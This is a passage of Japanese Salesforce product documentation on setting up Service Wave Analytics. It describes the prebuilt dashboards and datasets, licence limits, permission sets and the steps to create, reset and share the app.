手間のかかる多くの作業はすでに完了済みで、Salesforce チームがサービスおよびセールスデータを使用する複雑なクエリ、数式、比率を作成し、それらをまとめて見やすく視覚化しています。したがって、アプリケーションを作成するだけで済みます。組み込みのコンフィグレータを使用して、表示するデータと項目に関するいくつかの質問に答えると、あとは Wave が行います。アプリケーションを作成したら、事前作成済みのデータセットとダッシュボードを使用して、Wave をサポートするデバイスから Service Cloud データを探索します。

直観的な Wave インターフェースを使用して、アクションにつながるインサイトをデータから迅速に取得できます。また、ニーズに合わせて Service Wave をカスタマイズすることで、ビジネスの主要な側面をさらに掘り下げることができます。

メモ: Service Wave ライセンスを購入すると、Salesforce Wave Analytics プラットフォームを使用せずに、組織で Service Wave を使用できます。Service Wave ライセンスは、Wave Platform ライセンスに含まれています。

Sales Wave の事前作成済みダッシュボードおよびデータセット

Service Wave アプリケーションには、サービスマネージャとエージェントが Service Wave データを容易に探索できるように、事前作成済みダッシュボードおよびデータセットが含まれています。

メモ: Service Wave のインスタンスに含まれるダッシュボードやデータセットは、アプリケーション作成時の設定ウィザードの質問への回答によって異なります。

Service Wave ダッシュボード


Service Wave アプリケーションの事前作成済みダッシュボードには、Salesforce データから迅速に価値を得るために役立つベストプラクティスが含まれています。ダッシュボードでは、パイプラインと売上予測の管理、主要な業績促進要因の理解、トレンドの視覚化、アクションの割り当てなどを実行できます。また、ビジネスの成果に関する疑問の答えをすぐに見つけることができます。

ユーザ権限

Wave アプリケーションを使用する
- 「Wave Analytics テンプレートアプリケーションの使用」

Service Wave を使用する
- 「Service Cloud Analytics テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」



アプリケーションで使用可能なダッシュボードにより、すべてのサービスの重要業績評価指標を含むサービス顧客データの全体像を一か所で把握できます。マネージャは、平均ケースクローズ時間、顧客満足度、トレンド、履歴および対等評価、ケースを解決するためのナレッジの使用、その他のデータをすばやく確認して適切に対応できます。

サイドバーと呼ばれるダッシュボードの別のセットは、サービスエージェント専用です。サービスコンソールなどのSalesforceページにサイドバーを埋め込み、エージェントが日常業務中にサイドバーに簡単にアクセスできるようにします。エージェントは特定のケースについて、顧客の履歴、ケース数、およびCSATを確認できます。また、顧客の以前のアクションとその結果も表示されるため、何が効果があったかを確認できます。エージェントが適切に対応するために役立つ、適切な量の情報を適切なタイミングで提供することを目標としています。

次の表では、各Service Waveダッシュボードについて説明します。また、任意の時点で独自にデータを掘り下げることもできます。Waveでのデータの探索についての詳細は、「データの探索と視覚化」(ページ4352)を参照してください。

表 55 : Service Wave ダッシュボード

ダッシュボード名	内容	対象ユーザ
Overview	ここから操作を開始します。Service Cloud からの重要業績評価指標 (KPI) がまとめられています。ビジネスの健全性を測定し、さらに調査が必要な問題を明らかにできます。その他すべてのダッシュボードの出発点ともなります。	サービスマネージャ
Account Profile	選択した顧客のサービス履歴と現在のバックログの完全な詳細、および顧客満足度 (CSAT) データとトレンドが表示されます。商談データを追跡している場合、進行中の商談と成立した商談も表示されます。	サービスマネージャ
Agent Performance	主要な活動に対するエージェントとチームのパフォーマンス、および顧客満足度の総計値が表示されます。エージェントのパフォーマンスのトレンドとベンチマークにより、エージェントに指示を与えて成功を促進することができます。	サービスマネージャ
Agent Activities	エージェントがどの程度時間を有効活用しているか判断できます。エージェントの作業量、および作業がどの程度ケースクローズ数、所要時間、CSAT に影響しているかが表示されます。	サービスマネージャ
Channel Review	チャネルごとにケースの CSAT と活動 (所要時間および量) が表示され、各チャネルの成功を監視できます。	サービスマネージャ
Backlog Analysis	チームがどの程度効率的にケースを解決しているか、およびバックログがどの程度の速度で増えているかが表示されるため、バックログの全体像を把握できます。適宜人員に優先順位を設定し、人員の確保/割り当てを行うことができます。	サービスマネージャ
Open Cases	現在のオープンケースのワークロードが表示されます。優先順位を設	サービスマネージャ

ダッシュボード名	内容	対象ユーザ
	定し、問題のあるケースを調査し、エスカレーションとSLAの準拠を確認する場合に役立ちます。取引先と進行中の商談別にケースの優先順位を設定し、適切に対応できます。	
Customer Satisfaction	CSATの測定値が強調表示されるため、サービスの改善に必要な特定の領域を識別できます。満足度が最も高い/低い顧客が示され、エージェント、商品、およびチャネルがCSATに関連付けられます。	サービスマネージャ
Knowledge Impact	CSATおよび解決時間に影響するケースにナレッジ記事がどのように添付されているかが表示されます。どのエージェントが最も多くの記事を使用しているかを確認し、サービスの問題を解決するために役立つナレッジを使用するトレーニング/コーチングが必要なエージェントを判断できます。	サービスマネージャ
Knowledge Use	エージェントがナレッジ記事をどのように使用しているかが表示されるため、記事の作成に役立ちます。添付回数が最も多い記事と少ない記事、およびこれまでに参照回数または投票数(高評価)が最も多い記事を確認できます。	サービスマネージャ
Telephony	サービスケースの解決時に顧客への電話連絡がどのように影響するかを理解できます。インバウンドまたはアウトバウンドコール、通話結果、その他の要素で通話量と通話時間を絞り込むことができます。通話量をエージェントのパフォーマンスに関連付けることもできます。	サービスマネージャ
Sidebar – By Customer	顧客が使用しているサービス商品、ケースの原因、および優先度を含む、顧客のスナップショットが表	サービスエージェント

ダッシュボード名	内容	対象ユーザ
	示されます。顧客に対応したエージェント、および CSAT の概要も表示されます。	
Sidebar – By Similarity	顧客とのやりとりを進めるために役立つ履歴データのスナップショットが表示されます。解決に取り組んでいるケースと類似する他のケースがあるかどうかが表示されるため、エージェントは潜在的な商品の問題やナレッジの作成の必要性を特定し、類似するケースに対応したエージェントと連携できます。	サービスエージェント
Sidebar – By Case History	ケースの履歴またはライフサイクルの概要が表示されるため、エージェントはより確かな情報に基づいて顧客に対応できます。ケースのやりとりのスナップショット、平均に対するケースの所要時間が含まれます。	サービスエージェント

Service Wave データセット

次の表は、アプリケーションの作成時に Service Wave に含まれる可能性のあるすべての標準データセットの一覧です。

表 56 : Service Wave データセット

データセット名	内容
Service Case	ケースに関するデータ。所要時間、最終更新日、および顧客満足度の測定値が含まれます。
Service Case History	ケース履歴に関するデータ。所有者、種別、および作成日が含まれます。
Service Knowledge	ケースでのナレッジ記事の使用に関するデータ。参照回数、評価、最終参照日、ケースの関連付けなどが含まれます。
Service Knowledge Attached	ケースへのナレッジ記事の添付に関するデータ。記事がメールで共有されたかどうか、記事のバージョン番号、およびケース種別が含まれます。
Service Opportunities	商談に関するデータ。商談でケースを絞り込み、優先順位を設定して適切に対応できます。

データセット名	内容
Service Event	ケースに関連付けられた行動に関するデータ。最終更新日およびケースの所要時間が含まれます (Service Wave ダッシュボードが正常に機能するには、Service Cloud データに少なくとも 1 つの行動が含まれている必要があります)。
Service Task	ケースに関連付けられた ToDo に関するデータ。最終更新日およびケースの所要時間が含まれます (Service Wave ダッシュボードが正常に機能するには、Service Cloud データに少なくとも 1 つの ToDo が含まれている必要があります)。

Service Wave Analytics アプリケーションの Salesforce 権限の設定

組織で Service Wave アプリケーションを使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。

各 Service Wave Analytics アプリケーションライセンスは、Service Wave へのアクセス権が提供されるシングルユーザライセンスです。1 つの Service Wave アプリケーションシングルユーザライセンスが含まれます。次の表に、アプリケーションのデータストレージ制限を示します。より多くのデータが必要な場合、1 億行を追加できる Analytics Cloud - Additional Data Rows を購入できます。

ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

表 57 : Service Wave データストレージ制限

ライセンス	制限
Analytics Cloud - Service Wave Analytics アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 2,500 万行。Service Wave アプリケーションライセンスを使用しても、プラットフォームライセンスのデータの上限は増えません。
Analytics Cloud - Additional Data Rows	1 億行。

重要: Service Wave Analytics アプリケーションライセンスのデータストレージ制限は、契約上の制限であり、技術的な制限ではありません。ライセンシーは、データ行の合計数を厳密に監視することに同意しています。

Salesforce Wave Analytics プラットフォームの有無に関係なく、組織で Service Wave Analytics アプリケーションを使用できます。Service Wave Analytics アプリケーションライセンスでは、次の権限が有効になります。

表 58 : Service Wave ユーザ権限

権限	機能
「Wave Analytics テンプレートアプリケーションの使用」	すべての Wave テンプレートアプリケーションへのアクセス権が有効になります。
「Service Cloud Analytics テンプレートおよびアプリケーションへのアクセス」	Service Wave Analytics アプリケーションおよびそれに含まれるデータと事前作成済みダッシュボードへの特定のアクセス権が付与されます。
「Wave Analytics テンプレートアプリケーションの管理」	システム管理者は、組織のユーザ向けに Wave アプリケーション (この場合は Service Wave Analytics アプリケーション) を作成できます。
「Wave Analytics データフローの編集」	システム管理者は、既存のデータフローの JSON をアップロードおよびダウンロードできます。

Service Wave アプリケーションの設定プロセス

Service Wave を使用するように組織を設定するには、次の基本手順に従います。

1. *Wave プラットフォームを有効にします。* Service Wave を設定するための最初のステップは、組織で Wave を有効化することです。
2. *権限セットライセンスをユーザに割り当てます。* 次に、Service Analytics アプリケーション権限セットライセンスを各ユーザに割り当てます。各権限セットライセンスは、1 人のユーザにのみ割り当てることができます。また、各ユーザがアプリケーションを使用するには、権限セットライセンスが必要です。
3. *ユーザ種別を定義し、権限セットを作成して割り当てます。* 次に、組織のメインユーザ種別を定義し、各ユーザ種別のニーズに合わせて関連するユーザ権限をグループ化する権限セットを作成します。権限セットを作成したら、ユーザに割り当てます。権限セットは個々のユーザに割り当てることができますが、効率化するためにユーザのグループに割り当てることもできます。1 人のユーザに複数の権限セットを割り当てることができます。

この手順を完了したら、組織で Service Wave を作成してユーザと共有します。アプリケーションを共有したユーザが探索できるのは、Service Wave ダッシュボードおよびデータセットのみです。

ヒント:

最適な結果を得るには、Service Wave アプリケーションの設定手順をここに示された順序どおりに実行します。

1. Service Analytics アプリケーション権限セットライセンスとユーザ権限
   Service Analytics アプリケーション権限セットライセンスによって、Service Wave アプリケーションのデータ探索と管理に必要なすべてのユーザ権限が有効になります。
2. Service Wave Analytics アプリケーションのユーザ種別の特定
   Service Wave アプリケーションユーザの種別とユーザが実行するタスクを特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。

3. Wave Analytics の有効化および Service Analytics アプリケーション権限セットライセンスの割り当て
   Salesforce によって Service Wave Analytics アプリケーションライセンスがプロビジョニングされたら、Wave を有効化し、Service Analytics アプリケーション権限セットライセンスを割り当てます。
4. Service Wave アプリケーション権限セットの作成
   組織のユーザに Service Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。
5. Service Wave アプリケーション権限セットのユーザへの割り当て
   権限セットを 1 人以上の Service Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

Service Analytics アプリケーション権限セットライセンスとユーザ権限

Service Analytics アプリケーション権限セットライセンスによって、Service Wave アプリケーションのデータ探索と管理に必要なすべてのユーザ権限が有効になります。

各 Service Wave アプリケーションユーザに Service Analytics アプリケーション権限セットライセンスが必要です。Service Analytics アプリケーション権限セットライセンスによって、次の権限が有効になります。

表 59 : Service Wave アプリケーション権限

ユーザ権限	可能になる機能
「Wave Analytics テンプレートアプリケーションの使用」	Service Wave アプリケーションを含む、すべての Wave テンプレートアプリケーションへの全般的なアクセス権。
「Service Cloud テンプレートおよびアプリケーションへのアクセス」	Service Wave アプリケーションおよびそれに含まれるデータと事前作成済みダッシュボードへの特定のアクセス権。
「Wave Analytics テンプレートアプリケーションの管理」	組織のユーザ向け Wave アプリケーション (この場合は Service Wave アプリケーション) の作成。
「Wave Analytics データフローの編集」	データフローの編集、開始、停止、再スケジュール。データ監視でデータフローとシステムジョブを監視。このユーザ権限を割り当てるときは慎重に判断してください。この権限では、インテグレーションユーザがアクセスできるすべての Salesforce オブジェクトデータにアクセスできます。「Wave Analytics での Salesforce のデータアクセス」を参照してください。
「Wave Analytics のトレンドレポートデータ」	Service Wave アプリケーションダッシュボードのレポートデータのトレンド分析。
「Wave Analytics データのダウンロード」	Wave Analytics からのデータのダウンロード。

Service Wave Analytics アプリケーションのユーザ種別の特定

Service Wave アプリケーションユーザの種別とユーザが実行するタスクを特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。

Service Wave Analytics アプリケーションライセンスには、組織のユーザが Service Wave の管理に必要とする権限と、データのインポート、使用、および探索に必要とする権限が含まれます。Service Wave を最も使いやすく設定するには、ユーザが Service Wave 機能にアクセスできるさまざまな方法を検討し、ユーザを種別ごとに分類します。次は、その例です。

ほとんどの場合、Service Wave はチームの次の 2 つの基本的な種別のユーザのニーズに対応します。

- ユーザ。Service Wave ダッシュボードおよびデータセットを参照します。
- システム管理者またはマネージャ。アプリケーション、ダッシュボード、データセットの作成、データの編集や、Service Wave 操作環境のカスタマイズを行うために、すべての Service Wave 機能にアクセスします。

したがって、Service Wave を設定するときには、2 つの基本的な権限セットを作成することで組織のほとんどのユーザのニーズを満たせる可能性があります。

- 「参照」権限セット。ほとんどの基本レベルのユーザが Service Wave にアクセスするときに必要とする権限が含まれます。
- 一部のシステム管理者とマネージャ用に予約された「管理」権限セット。すべての Service Wave 機能を使用する権限が含まれます。

この後の詳細な Services Wave アプリケーションの設定手順で、これら 2 つの権限セットの作成および割り当て方法について説明します。

Wave Analytics の有効化および Service Analytics アプリケーション権限セットライセンスの割り当て

Salesforce によって Service Wave Analytics アプリケーションライセンスがプロビジョニングされたら、Wave を有効化し、Service Analytics アプリケーション権限セットライセンスを割り当てます。

Wave プラットフォームの有効化


Wave プラットフォームを使用するには、まず組織で有効にします。

1. Salesforce の [設定] メニューの [管理] で、**[Analytics Cloud]** | **[始めましょう]** をクリックします。
2. **[分析の有効化]** をクリックします。

権限セットライセンスの割り当て

次に、Service Wave アプリケーションにアクセスする必要がある組織内の各ユーザに権限セットライセンスを割り当てます。

1. [設定] メニューで、**[ユーザの管理]** | **[ユーザ]** をクリックします。
2. Wave へのアクセス権を付与するユーザの名前をクリックします。最初は、ユーザ、システム管理者、またはシステム管理者に指定したその他の名前を選択するとよいでしょう。
3. カーソルを **[権限セットライセンスの割り当て]** に置き、**[割り当ての編集]** をクリックします。



4. Service Analytics アプリケーション権限セットライセンスを選択し、[保存] をクリックします。

重要: Service Wave アプリケーションにアクセスする必要がある組織内のすべてのユーザについて上記の手順を繰り返します。

Service Wave アプリケーション権限セットの作成

組織のユーザに Service Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。

ユーザに Service Wave アプリケーション権限セットライセンスを割り当てたら、Service Wave ユーザ権限で構成される権限セットを作成し、その権限セットをユーザに割り当てます。ユーザのニーズを満たす必要がある権限セットを作成できます。2 つの権限セットの作成方法を次に示します。

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

- *「Service Wave の管理」* 権限セット。Service Wave を作成および管理するユーザ用。
- *「Service Wave の表示」* 権限セット。アプリケーションのダッシュボードとデータセットを探索するユーザ用。

1. ユーザにすべてのアプリケーション機能へのアクセス権を付与する、「Service Wave の管理」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に `Manage Service Wave` と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API 参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
   c. **警告:** このステップは正確に実行しないと、組織の一部のユーザが Service Wave にアクセスできなくなる可能性があります。

      [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
   d. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
   e. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
   f. 「Wave Analytics テンプレートアプリケーションの使用」、「Service Wave テンプレートおよびアプリケーションへのアクセス」、「Wave Analytics テンプレートアプリケーションの管理」、および「Wave Analytics データフローの編集」ユーザ権限を選択します。4 つすべてを選択してください。[保存] をクリックします。ユーザが Service Wave を作成および管理し、すべてのアプリケーション機能にアクセスできる権限

セットが正常に作成されました。これで、この権限セットをユーザに割り当てることができます。この割り当てについては、「Service Wave アプリケーション権限セットのユーザへの割り当て」を参照してください。

2. ユーザがアプリケーションのダッシュボードとデータセットを表示できる、「Service Wave の表示」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に `View Service Wave` と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
   c. 警告: このステップは正確に実行しないと、組織の一部のユーザが Service Wave にアクセスできなくなる可能性があります。

      [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
   d. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
   e. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
   f. 「Wave Analytics テンプレートアプリケーションの使用」および「Service Wave テンプレートおよびアプリケーションへのアクセス」ユーザ権限のみを選択し、[保存] をクリックします。ユーザが Service Wave のダッシュボードとデータセットを表示できる権限セットが正常に作成されました。これで、この権限セットをユーザに割り当てることができます。この割り当てについては、「Service Wave アプリケーション権限セットのユーザへの割り当て」を参照してください。

Service Wave アプリケーション権限セットのユーザへの割り当て

権限セットを 1 人以上の Service Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

ユーザ権限

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックします。
2. 警告: 「Service Wave の管理」権限ではユーザが Service Wave の作成、編集、および削除を実行できるため、この権限の割り当ては慎重に行ってください。これはアプリケーションを管理するユーザにのみ割り当てます。

   ユーザに割り当てる権限セットをクリックします。「Service Wave アプリケーション権限セットの作成」の手順に従っている場合は、「Service Wave の管理」または「Service Wave の表示」権限セットを選択します。
3. [割り当ての管理] をクリックし、[割り当てを追加] をクリックします。
4. Wave にアクセスする必要があるユーザを選択し、[完了] をクリックします。


この手順を完了したら、組織で Service Wave を作成してユーザと共有します。アプリケーションを共有したユーザが探索できるのは、Service Wave ダッシュボードおよびデータセットのみです。

Service Wave アプリケーションの作成と共有

Service Wave アプリケーションのシンプルなコンフィグレータを使用して、アプリケーションを作成し、Salesforce データの価値をすばやく明らかにすることができます。

Service Wave アプリケーションを作成するには、次の手順を実行します。

1. Salesforce にログインします。
2. Force.com メニュー (Salesforce ウィンドウの右上) から **[Wave Analytics]** を選択します。



3. [作成] をクリックし、[アプリケーション]、**[Service Wave]** の順に選択し、[次へ] をクリックします。
4. Salesforce で Service Wave 設定ウィザードが開き、アプリケーションの操作性をカスタマイズできます。ウィザードに一連の画面が表示され、それぞれに質問のセットと、回答の選択肢のプルダウンメニューが示されます。会社でデータをどう表示するかに従って質問に回答します。これらの質問への回答方法についての詳細は、「設定ウィザードを使用した Service Wave のカスタマイズ」を参照してください。Service Wave では選択した回答が記憶され、再度アプリケーションを作成するときに、それらの回答を使用するか、新しい回答を選択することができます。
5. 会社の他のユーザにわかりやすい名前をアプリケーションに付けます。
6. [作成]をクリックします。アプリケーションとそのアセット (データフロー定義ファイル、データセット、ダッシュボードなど) を作成するデータフローが起動されます。
7. アプリケーション作成プロセスには数分かかる場合があります。データフローの状況を確認できます。確認する場合は、Wave ホームページを開き、ページの右上にあるギアメニューをクリックして、[データ監視]

ユーザ権限


Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

を選択します。次に、左上にあるプルダウンで [データフロービュー] を選択し、目的のアプリケーションを探します。

8. メモ: アプリケーションリセット機能は Summer'16 以降でリリースされたバージョンを使用してアプリケーションを作成したユーザのみが使用できます。

   重要: アプリケーションをリセットすると、ダッシュボードへのカスタマイズが削除されます。このカスタマイズには、データフローに追加した項目やオブジェクト、有効にしたアクション、セキュリティ設定やダッシュボードの色と表示ラベルに加えた変更などがあります。カスタマイズを行ったら、データフロー定義ファイルやダッシュボードのコピーを保存することをお勧めします。こうすることで、リセットを実行した場合にアプリケーションへコピーできます。

ダッシュボードを確認した後で回答を変更する場合は、アプリケーションホームページの左側にある [アプリケーションをリセット] リンクをクリックします。



このアクションにより設定ウィザードが開き、アプリケーション作成時に選択した回答が表示されます。新しい回答を選択し、ウィザードの最後のページで [リセット] をクリックします。新しい設定を使用してアプリケーションが再度作成されます。ダッシュボードを削除し、それを復元する場合にもリセット機能を使用できます。

9. メモ: アプリケーションを削除すると、そのバージョンのアプリケーションを作成したときに選択した回答は保持されず、設定ウィザードプロセスをすべてやり直す必要があります。選択した回答を再利用するには、アプリケーションの再作成が完了するまでアプリケーションをそのままにし、完了後に削除します。

   アプリケーションを削除して、最初からアプリケーション作成プロセスをやり直すこともできます。削除するには、作成したアプリケーションのアイコンの上にカーソルを置いて、[削除] をクリックします。次に、[はい] をクリックして、アプリケーションに関連付けられたアセットをすべて削除することを確認します。

10. アプリケーションを作成したら、次は組織のユーザと共有します。アプリケーションを共有できるのは、「Wave Analytics テンプレートアプリケーションの使用」および「Service Cloud Analytics テンプレートおよびアプリケーションへのアクセス」権限を持つユーザのみです (Service Wave アプリケーションの権限についての詳細は、「Service Wave Analytics アプリケーションの Salesforce 権限の設定」を参照してください)。アプリケーションを共有するには、アプリケーションのアイコンの上にカーソルを置いて、[共有] をクリックします。次に、チームメンバーの名前を入力して [追加] をクリックし、[保存] をクリックします。

いくつかの追加ステップで、Service Wave を組織のニーズにより的確に対応させることができます。

